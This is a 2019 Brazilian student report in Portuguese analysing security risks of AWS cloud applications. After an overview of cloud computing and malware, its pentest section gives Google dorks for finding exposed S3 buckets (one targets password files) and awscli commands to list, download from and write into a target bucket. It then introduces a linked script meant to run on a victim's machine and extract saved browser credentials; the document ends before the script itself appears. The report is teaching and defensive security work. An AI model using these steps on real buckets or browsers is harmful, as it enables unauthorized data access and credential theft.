CENTRO UNIVERSITÁRIO UNA

Gabriel Henrique, Layon Adriano, Matheus Cezar, Nei Gomes, Paulo Cesar, Rafael Barros, Thiago Martins, Vítor Diniz

APLICAÇÕES EM CLOUD

Análise de risco

Belo Horizonte - Minas Gerais

2019

Gabriel Henrique, Layon Adriano, Matheus Cezar, Nei Gomes, Paulo Cesar, Rafael Barros, Thiago Martins, Vítor Diniz

APLICAÇÕES EM CLOUD

Análise de Risco

Relatório final, apresentado ao Centro Universitário UNA, como parte das exigências para aprovação semestral.

Belo Horizonte, 23 de Novembro de 2019.

BANCA EXAMINADORA

_____

Prof. (Thiago Hofman do Bom Conselho)

CENTRO UNIVERSITÁRIO UNA

LISTA DE FIGURAS

Sumário

1. Introdução

Desenvolver meios para diminuir os custos, sempre foi o objetivo de qualquer gestor. Com o crescimento da utilização dos serviços de *cloud computing* pelas corporações de grande ou menor porte, possibilitou que o cliente armazene e compartilhe dados, aplicações, arquivos até a infraestrutura de toda uma organização. Isso, por sua vez, levou ao aumento de investimento em tais serviços, especialmente no Brasil. De acordo com pesquisas feitas pela BSA (GLOBAL CLOUD COMPUTING, 2018) com 24 países participantes que atuam com forte presença no mercado cloud, o Brasil saltou da 22º posição em 2016 para 18º em 2018, ainda de acordo com a *Brasscom* (Associação Brasileira das Empresas de Tecnologia da Informação e Comunicação), o crescimento no segmento entre 2018 e 2021 deve ser de 27% ao ano (BRASSCOM, 2018).

Atualmente se tornou impossível falar de cloud computing e não lembrar um dos grandes nomes do mercado (COMPUTER WORLD, 2012) a AWS - Amazon Web Services, a maior plataforma de cloud no cenário atual, viu seus lucros crescerem em 37% no primeiro trimestre de 2019 (COMPUTER WORLD, 2019) em relação ao seu concorrente, a Google Cloud. Entretanto, assim como toda tecnologia, está inevitavelmente impondo novos desafios para as organizações, com novas ameaças diretamente associadas à terceirização de serviços essenciais, com foco principal na observância dos princípios da segurança da Informação: (DEVMEDIA, 2013).

1. Disponibilidade
2. Integridade
3. Confidencialidade
4. Autenticidade
5. Privacidade
6. Suporte na Conformidade

Porém, violando tais princípios citados, a empresa Amazon descobriu uma série de *backdoors* (WE LIVE SECURITY, 2016) implantados em alguns de seus hardwares originalmente comprados pela Elemental Technologies, uma startup que tinha como foco o serviço de stream (BLOOMBERG, 2018), contrariando todas as estatísticas levantadas até o momento que tinham como pilar a segurança garantida pelos provedores para seus clientes.

Portanto, partindo dos pontos acima levantados, o objetivo dessa pesquisa será demonstrar os possíveis riscos que remetem à implementação de aplicações em *cloud* com especificação na plataforma AWS e ao final relatar com base nas vantagens e desvantagens descritas se vale a pena a mudança para tal.

2. Objetivo

O objetivo geral é identificar os possíveis riscos de segurança na implementação de aplicações em ambientes *Cloud*. Quanto aos objetivos específicos, têm-se:

(a) Identificar ferramentas tecnológicas ligadas ao problema identificado;
(b) Realizar aplicação de questionários para identificar o nível de dificuldade na configuração de ambientes, e buscar possíveis técnicas utilizadas no cenário.
(c) Propor soluções para correção de algumas falhas tecnológicas propostas.

3. Justificativa

De acordo com estudos feitos pela empresa Gartner (GARTNER, 2016)“... Até 2020 as empresas que não utilizam computação em Nuvem serão tão raras quanto as que hoje não utilizam internet.”. Entretanto, estudos realizados pela Check Point Software Technologies Ltd e a Cybersecurity Insiders (TI INSIDE, 2019), destacam as principais vulnerabilidades que as organizações vivenciaram ao iniciar o processo de migração cloud:

1. Acesso não autorizado de funcionários à plataforma, o que viola o primeiro pilar da segurança da informação, pois a informação que antes era armazenada localmente irá localizar-se em alguma plataforma física que não se tem precisão geográfica, controle de tipos de dados que serão hospedados junto a ela e principalmente não é possível regularizar o acesso de pessoas à plataforma, correspondendo a 42% daqueles que responderam a pesquisa (TI INSIDE, 2019).

2. Interfaces inseguras que correspondem a 42%, representando ao cenário vivenciado por uma subsidiária da empresa Honda, onde a organização sofreu com o vazamento de dados sigilosos de 50.000 clientes pelo Bucket da Amazon S3 (MINUTO DA SEGURANÇA, 2018). Depois de uma perícia feita por especialistas da Kromtech Security, descobriram dois buckets inseguros da Amazon AWS S3, ambos pertencentes à Honda Car India.

3. Configuração Incorreta da plataforma cloud contratada e Hijacking, correspondendo a 40% e 39% respectivamente. Pode-se utilizar como exemplo a invasão em mais de 17.000 domínios da web através de buckets da Amazon S3 mal configurados (MUNDO HACKER, 2019).

Portanto, com base nos estudos levantados com base nos *sete Pecados Mortais de Segurança em Cloud* (COMPUTER WORLD. 2010), criado por Jim


Reavis, diretor executivo da Cloud Security Alliance (CSA), que demonstra que na maioria das falhas levantadas se propõem por erros de configuração do painel do usuário, o que se leva a questionar se plataformas cloud são tão seguras quanto os estudos demonstram a ponto de deixar algo tão importante quanto a segurança em mãos de terceiros.

4. Referencial Teórico

4.1. Cloud Computing

Segundo Carol Fernandes (2012, p.1) “Cloud computing é a entrega da computação como um serviço ao invés de um produto, onde recursos são compartilhados, softwares e informações são fornecidos”. Isso permite o acesso através de qualquer computador, tablet ou dispositivo conectado à internet. (imagem 1.0).

Imagem 1.0 - Como funciona a computação em Nuvem?



Fonte: AROWANA CONSULTING

Ainda de acordo com Carol Fernandes (2012, p.1) “Uma de suas vantagens é o melhor aproveitamento dos investimentos em hardware. Como a parte mais pesada do processamento fica na nuvem”.

Outra vantagem é a escalabilidade. Se for necessário mais ou menos espaço para armazenamento, basta solicitar um upgrade, sem precisar da troca dos equipamentos.

Um bom exemplo de cloud computing são os serviços do Dropbox, Google Music, iCloud e Google Docs, onde os usuários podem criar e editar documentos online, sincronizar músicas e arquivos ao mesmo tempo. Para usar o serviço, basta abrir o navegador de Internet e acessar o endereço dos serviços escolhidos.

A tecnologia está sempre em constante evolução, seja com novas tecnologias ou automatizando processos visando o benefício para a sociedade. Um exemplo disso é a Computação em Nuvem ou *Cloud Computing,* que têm se tornado cada vez mais “querida” pelas grandes empresas e profissionais do meio. Entretanto, apesar do termo “Cloud Computing” parecer ser uma tecnologia que surgiu de forma repentina, nossa história começa em meados de 1960, onde Joseph Carl Robnett Licklider e sua equipe, trabalhavam para criar um sistema de computação prático de forma global, surgindo assim o *ARPANET* (SONDA, 2017), porém, ainda na década de 1960, John McCarthy, um importante pesquisador americano na área de Informática e renome em Inteligência Artificial, voltou a salientar que assim como serviços básicos de água e energia, os usuários deveriam pagar apenas pelo que usam, propondo a computação também como um serviço de utilidade pública (MAYZA NUNES, 2012). Em 1997, o assunto volta a ganhar força, quando o professor do curso de Sistemas da Informação Ramnath Chellappa discute sobre o tema em uma palestra acadêmica, e posteriormente em 1999, a empresa SalesForce começa a disponibilizar as primeiras aplicações em *cloud* (AVANTIKA MONNAPPA, 2019), sendo seguida por grandes nomes no ramos, como a Amazon, Google, IBM e

Microsoft. Ignorando que o termo “cloud” ou “nuvem”, não se refere propriamente ao dito, mas sim à toda infraestrutura de comunicação ou Internet, podemos dizer que cada parte deste conjunto pode ser contratado como serviços, e tais serviços são alocados em *data centers,* utilizando recursos do hardware compartilhado com demais usuários para suas respectivas finalidades.

Enfim com a crescente adesão do mercado à Computação Nuvem em relação ao modelo tradicional (HELDER PEREIRA, 2011), gerou também consigo novas vulnerabilidades (OLEG KOLESNIKOV, 2019), sendo por parte de configuração do ambiente do cliente ou do tomador de serviço.

4.1.2 Amazon Web Services

Em 2006, a Amazon Web Services (AWS) começou a oferecer serviços de infraestrutura de TI ‘para empresas, de pequeno e grande porte, por meio de serviços web baseados em cloud. Atualmente, a Amazon Web Services oferece uma plataforma de infraestrutura altamente confiável, escalável e de baixo custo na nuvem que potencializa centenas de milhares de empresas em 190 países ao redor do mundo. Com datacenters localizados nos EUA, Europa, Brasil, Cingapura, Japão e Austrália. (AMAZON, 2018).

Existem três modelos principais de computação em cloud oferecidos pela nuvem. Como visto na figura 2, cada modelo representa uma parte diferente da pilha de computação em nuvem (AMAZON, 2019).

- IaaS – Infraestrutura como um Serviço: A infraestrutura como serviços, às vezes, abreviada como IaaS, contém os componentes básicos da TI em nuvem, e geralmente, dá acesso (virtual ou no hardware dedicado) a recursos de rede e computadores, como também espaço para o armazenamento de dados (AMAZON, 2019).
- PaaS – Plataforma como um Serviço: Como plataforma em forma de serviço, as organizações não precisam mais gerenciar a infraestrutura subjacente (geralmente, hardware e sistemas operacionais), permitindo que você se

concentre na implantação e no gerenciamento das suas aplicações (AMAZON, 2019).

- SaaS – Software como um Serviço: O software como um serviço, oferece um produto completo, executado e gerenciado pelo provedor de serviços. Com uma oferta de SaaS, não é necessário pensar como o serviço é mantido ou como a infraestrutura subjacente é gerenciada, você só precisa pensar em como usará este tipo específico de software (AMAZON, 2019).

Imagem 2.0 – Tipos de serviços oferecidos pela AWS

Infraestrutura como um serviço (IaaS)

A Infraestrutura como um serviço, às vezes abreviada como IaaS, contém os componentes básicos da TI em nuvem e, geralmente, dá acesso (virtual ou no hardware dedicado) a recursos de rede e computadores, como também espaço para o armazenamento de dados. A Infraestrutura como um serviço oferece a você o mais alto nível de flexibilidade e controle de gerenciamento sobre os seus recursos de TI e se assemelha bastante aos recursos de TI atuais com os quais muitos departamentos de TI e desenvolvedores estão familiarizados hoje em dia.

Plataforma como um serviço (PaaS):

Com a Plataforma como um serviço, as empresas não precisam mais gerenciar a infraestrutura subjacente (geralmente, hardware e sistemas operacionais), permitindo que você se concentre na implantação e no gerenciamento das suas aplicações. Isso o ajuda a tornar-se mais eficiente, pois elimina as suas preocupações com aquisição de recursos, planejamento de capacidade, manutenção de software, correção ou qualquer outro tipo de trabalho pesado semelhante envolvido na execução da sua aplicação.

Software como um serviço (SaaS)

O Software como um serviço oferece um produto completo, executado e gerenciado pelo provedor de serviços. Na maioria dos casos, as pessoas que se referem ao Software como um serviço estão se referindo às aplicações de usuário final. Com uma oferta de SaaS, não é necessário pensar sobre como o serviço é mantido ou como a infraestrutura subjacente é gerenciada, você só precisa pensar em como usará este tipo específico de software. Um exemplo comum de aplicação do SaaS é o webmail, no qual você pode enviar e receber e-mails sem precisar gerenciar recursos adicionais para o produto de e-mail ou manter os servidores e sistemas operacionais no qual o programa de e-mail está sendo executado.

Fonte: https://aws.amazon.com/pt/products/

4.2. Malware

De acordo com Joseph Regan (2019, p.1) "...Malware é qualquer parte de um software que tenha sido codificada com o objetivo de danificar dispositivos, roubar dados e causar danos às pessoas". O malware possui diversos segmentos e pode ser classificado de acordo com a maneira como é executado, como se replica e seu meio de atuação (UNICERT, 2005).

Os dois tipos mais utilizados de malware são os vírus e os vermes popularmente conhecidos como worms, onde ambos possuem a capacidade de replicarem, ou seja, podem propagar cópias de si mesmo para demais computadores e sistemas. Como ressalva, é válido que nem todo software se que auto-replica é denominado como malware, diversos softwares realizam este recurso para criar cópias de segurança. Rafael Novaes (2013, p.1) afirmava que "...o worm é um arquivo separado, que não se adere a arquivos existentes (procedimento realizado pelo vírus)." é possível constatar que um worm realiza suas ações de forma solitário enquanto o vírus precisa de um hospedeiro ativo. Abaixo podemos listar algumas definições de malwares mais utilizados pelos atacantes:

1. Vírus:

Um vírus se caracteriza pela eficiência de um software malicioso em se auto-replicar, podendo se espalhar por diversos hosts ativos na rede (
O host hospedeiro ainda consegue exercer suas atividades normalmente mesmo após ser infectado) . Em casos de arquivos executáveis, o vírus é caracterizado por uma porção de código acrescido ao código original que é executada junto ao aplicativo. A transmissão do vírus ocorre quando o arquivo infectado seja um software ou documento, é transferido de um host para o outro. (UNICERT, 2005).

2. Worms:

Worms ou vermes, são semelhantes ao vírus, com um diferencial em não depender de hospedeiros para se replicarem. Worms costumam modificar processos do sistema operacional do host infectado para serem inicializados no processo de boot, utilizando vulnerabilidades do sistema operacional ou até mesmo engenharia social para convencer o usuário a adicionar o script em execução. (UNICERT, 2005).

3. Spyware:

Spyware são classificados como softwares que coletam e enviam (sem permissão da vítima) informações das atividades do host infectado partindo desde de navegadores utilizados, senhas salvas com suas respectivas urls. Spywares podem embutir consigo vírus e demais worms. Entretanto, notar que você tem spyware sem seu dispositivo não é nem um pouco simples, já que toda essa coleta de dados ocorre de forma sorrateira por definição, funcionando sem ser notado em segundo plano enquanto coleta informações, ou fornece acesso remoto ao seu atacante (AVG, 2017).

4. Backdoor:

Backdoor é todo software caracterizado que permite acesso a um computador evitando os procedimentos normais de autenticação. Uma backdoor possibilita que o atacante ou auditor faça “visitas” ao sistema infectado sem passar por todo processo de intrusão novamente. Pode ser incluído pela ação de outros códigos maliciosos, que tenham previamente infectado o computador, ou por atacantes, que exploram vulnerabilidades existente nos programas instalados no host da vítima para invadi-lo (CERT 2017).


4.2.1 Backdoor

Um backdoor pode ser definido como uma espécie de *trojan* que permite o acesso ao sistema infectado e seu controle remoto. De acordo com Alex Sandro (2016, p.1) " O atacante pode eliminar ou modificar arquivos, executar programas, enviar e-mails em massa e instalar ferramentas maliciosas no host da vítima ". Podemos constituir uma backdoor em dois arquivos: o servidor (server) e o cliente (client). O servidor é instalado no host da vítima contendo os protocolos necessários para a comunicação com o atacante que possui o cliente (client).

Entretanto, o acesso ao host da vítima só pode ser concebido perante autorização da vítima, por sua, deverá ser utilizado técnicas de engenharia social para influenciar o usuário, seja através de *phishing, watering hole* ou *pretexting.* Uma vez que o servidor for executado na máquina da vítima, o atacante recebe uma notificação sobre a potencial vítima, conseguindo acesso ao host infectado da vítima, ou seja, o servidor é o verdadeiro software que irá garantir o acesso para o atacante. Com acesso garantido, o atacante consegue controlar registros do sistema operacional infectado, conexões presentes, internet, acesso de pastas e arquivos, credenciais de acessos, etc. A principal diferença entre um vírus e backdoor, é que o último não possui a capacidade de auto-replicação apenas infecta algum software na vítima e são ativados a execução do software infectado. Com a popularização da internet e a facilidade do download de softwares facilitou bastante a propagação de backdoors. Em uma das inúmeras declarações feitas por Edward Snowden (ex-administrador de sistemas da CIA e ex-contratado da NSA), foi revelado que a NSA teria implantado e ativado backdoors em equipamentos de rede da gigante tecnológica chinesa para obter acesso a informações que a ligassem com o governo chinês, a operação ficou conhecida como operações "Shotgiant" iniciada em 2009. (MEIO BIT, 2014). Recentemente, a empresa líder em pesquisas de segurança da informação, ESET, relatou a detecção de ameaças onde um grupo de desenvolvedores asiáticos foram alvos de *supply chain* (ataques na cadeia de suprimentos)

que espalhava diversos malwares em seus softwares legítimos, o grupo responsável pelo ataques foi identificado em 2011 como “Winnti - Mais do que um simples jogo”. (PCWORLD, 2019). O malware era seletivo sobre qual região geográfica atacar, se a backdoor detectasse hosts com idiomas russo ou chinês o ataque era imediatamente parado (conforme imagem 3.0).

Imagem 3.0 - Estatísticas de distribuição da backdoor.



Fonte: CRYPTOID (2019)

5. Metodologia

O presente estudo se caracteriza como uma pesquisa descritiva com abordagem laboratorial e tem como objetivo os principais riscos de implementar uma aplicação em ambientes cloud visando estipular os erros mais cometidos e suas possíveis soluções. O campo de pesquisa será a Amazon Web Services (AWS) que tem como objetivo fornecer serviços de infraestrutura de TI para empresas por meio de *cloud computing* ou simplesmente computação em nuvem.

6. Recursos

6.1 Distro Kali Linux

O Sistema Operacional Kali Linux é um sistema operacional *debian-based,* e que possui em seu repositório mais de 300 ferramentas voltadas aos testes de invasão.

6.2 Metasploit Framework

O Metasploit é conjunto de bibliotecas com a finalidade de encontrar e auxiliar o atacante na exploração de vulnerabilidades.

6.3 Python

A linguagem python será utilizada devido a pequena curva de aprendizado que a linguagem proporciona e a grande quantidade de bibliotecas e módulos de rede e requisições web. No ambiente proposto utilizaremos a versão python3.

6.4 AWS

A AWS será o cenário onde boa parte dos teste irão acontecer. Será utilizado o plano gratuito que contempla 12 meses de serviço gratuitos oferecidos pela plataforma com algumas limitações.

7. Desenvolvimento

Para o desenvolvimento de alguns recursos foi utilizado alguns recursos de código aberto, como as bibliotecas socket, SQLite3 e a linguagem de programação Python. O sistema operacional utilizado para a realização do pentest foi o Kali Linux juntamente com o metasploit framework.

7.1 Bucket Attack

Segundo Teles (2018, p. 1) “Um bucket é um recipiente (pasta web) para objetos (arquivos) armazenados no Amazon S3 [...] ”. De acordo com alguns dados fornecidos pela organização, uma conta da AWS pode conter até 100 buckets, seus respectivos nomes devem ter no mínimo de 03 até 63 caracteres e não podem ser formatados como um endereço IP (AWS, 2019).

A maior parte dos ataques envolvendo a plataforma AWS tem como finalidade a captura do bucket como alvo, já que por motivos de negligência na em sua configuração acabam ficando em exposição de diversas vulnerabilidades.

Imagem 4.0 - Principais vulnerabilidades

Fonte: Attacking and Defending S3 Buckets (2019)

Lembrando sempre, que se for do desejo do leitor reproduzir tais testes, a plataforma AWS fornece uma licença gratuita pelo período de 12 meses, bastando apenas informar alguns dados pessoais exigidos pela plataforma (AWS, 2019).

Após logar no painel administrativo, é necessário criar ao menos um bucket para fins de testes (atente-se aos requisitos citados no tópico 5.1.3).


Imagem 5.0 - Criando um bucket

Após ter o bucket criado, podemos utilizar a ferramenta wireshark que está presente no Kali Linux para verificar as requisições HTTP nos cabeçalhos do servidor S3, uma inspeção no código HTML da página com o objetivo de encontrar alguns recursos carregados pela página do S3 ou apenas usar o próprio buscador

do google para encontrar informações relacionadas à vulnerabilidade (TI ESPECIALISTAS, 2018). Exemplo de algumas dorks que podem ser efetivas no levantamento de vulnerabilidades.

1. inurl: *s3.amazonaws.com
2. site:s3.amazonaws.com filetype:txt password
3. site: amazonaws.com inurl: "*s3.amazonaws.com/"

Imagem 6.0 - Google Dorks




Fonte: Google (2019)

Como demonstrado nos exemplos acima, são diversos as ferramentas que podem auxiliar o atacante na enumeração de buckets. Algumas dessas ferramentas, como o bucket finder ou o slurp, usam *world-lists* personalizadas e aplicam várias permutações com o objetivo de identificar diferentes credenciais dos buckets (ANDALIK, 2019).

Até a data de escrita deste artigo o site cyberspacekittens.com que tinha como objetivo a prática de captura de buckets se encontra offline, portanto para fins didáticos será utilizado exemplos do autor RENATO

ANDALIK (2019) que possui diversos artigos didáticos sobre o tema. Após realizar todo o levantamento de vulnerabilidades no alvo é possível verificar que um de seus buckets está vulnerável, dessa forma, podemos pegar a saída que o slurp fornece e colar no navegador web de preferência.

Imagem 7.0 - Bucket vulnerável



Fonte: ANDALIK (2019)

Com sua conta AWS em mãos será necessário associar o bucket vulnerável a sua conta, para isso, faça login em sua conta e na aba Your Security Credentials e clique em Access Keys para obter seu AWS Access ID e a Secret Key. Para realizar a associação do bucket a sua conta, primeiro instala o *awscli* (AWS, 2019) que é uma ferramenta de configuração que a

plataforma oferece e deve ser executado na linha de comando, conforme exemplo mostrado abaixo.

Imagem 8.0 - Configurando Bucket

```
Instale o awscli:
# sudo apt install awscli

Configure as credenciais:
# aws configure

Verifique as permissões no S3 bucket do alvo:
# aws s3api get-bucket-acl --bucket cyberspacekittens

Leia os arquivos do S3 bucket:
# aws s3 ls s3://cyberspacekittens

Baixe tudo do S3 bucket:
# aws s3 sync s3://cyberspacekittens
```

Fonte: ANDALIK (2019)

Depois de configurar o nosso bucket, o próximo passo a ser testado são as permissões de escrita e leitura, o que será essencial para completar o ataque. De acordo ainda com Andalik (2019, p.1) “...quando arquivos armazenados em buckets S3 são usados em todas as suas páginas, podemos colocar nosso código malicioso em seus servidores de aplicativos da web.”, portanto para continuar a exploração será realizado a escrita de um arquivo de texto em cima do bucket alvo.

Imagem 9.0 - Overwrite no bucket

```
echo "test" > test.txt
aws s3 mv test.txt s3://cyberspacekittens
aws s3 ls s3://cyberspacekittens
```

Fonte: ANDALIK (2019)

Para modificar as permissões de controle nos objetos do bucket, primeiro é necessário verificar se tais permissões podem ser modificar por qualquer usuário se o acesso for liberado de forma negligente. A verificação pode ser feita da seguinte forma:

Imagem 10 - Verificando permissões do bucket.

```
aws s3api get-object-acl --bucket cyberspacekittens --key ignore.txt
```

Fonte: ANDALIK (2019)

Se tivéssemos acesso completo ao bucket, poderia ser utilizado o comando *--grant-full-control* para fornecer controle total do bucket alvo e seus respectivos objetos.

Por fim, de conclusão, fica estabelecido que mesmo com a utilização de cloud os ataques ainda existem, seja por parte de negligência do fornecedor ou do cliente, portanto, como boas práticas de segurança seria o cliente se certificar que nenhum de seus buckets tenha permissões de leitura e escrita de maneira pública, ative seu registro de auditoria fornecido pelo redshift para suporte a investigações de auditoria e restrição de acesso a instâncias do RDS (EMASTER, 2019).

7..2 Captura de credenciais

O crescente aumento de usuários na internet trouxe consigo o roubo de credenciais importantes, em uma pesquisa realizada pela Kaspersky (OLHAR DIGITAL, 2019) estima-se que houve um aumento de 60% no número de usuários que já foram vítimas de ladrões cibernéticos em relação ao mesmo período ao ano passado. Essas credenciais podem ser obtidas através da exploração do browser da vítima, portanto, saber como proteger as credenciais de acesso à sua cloud é de extrema importância. A primeira forma de se capturar dados de um browser vulnerável é capturar o seu banco de dados interno, no exemplo abaixo

será utilizado a linguagem python com o banco de dados sqlite3 para obtenção das credenciais salvas no navegador do usuário referente a plataforma AWS. De início, vamos escrever um script bem simples que deverá ser executado na máquina da vítima, para isso, abra qualquer editor de código de sua preferência e copie e cole o código (imagem 11) , ou simplesmente vá até o repositório do script pelo link https://github.com/ekkopy/chrome-capture.git e faça todos os passos descritos no arquivo README.md (imagem 11).

Imagem 11 - Script de captura

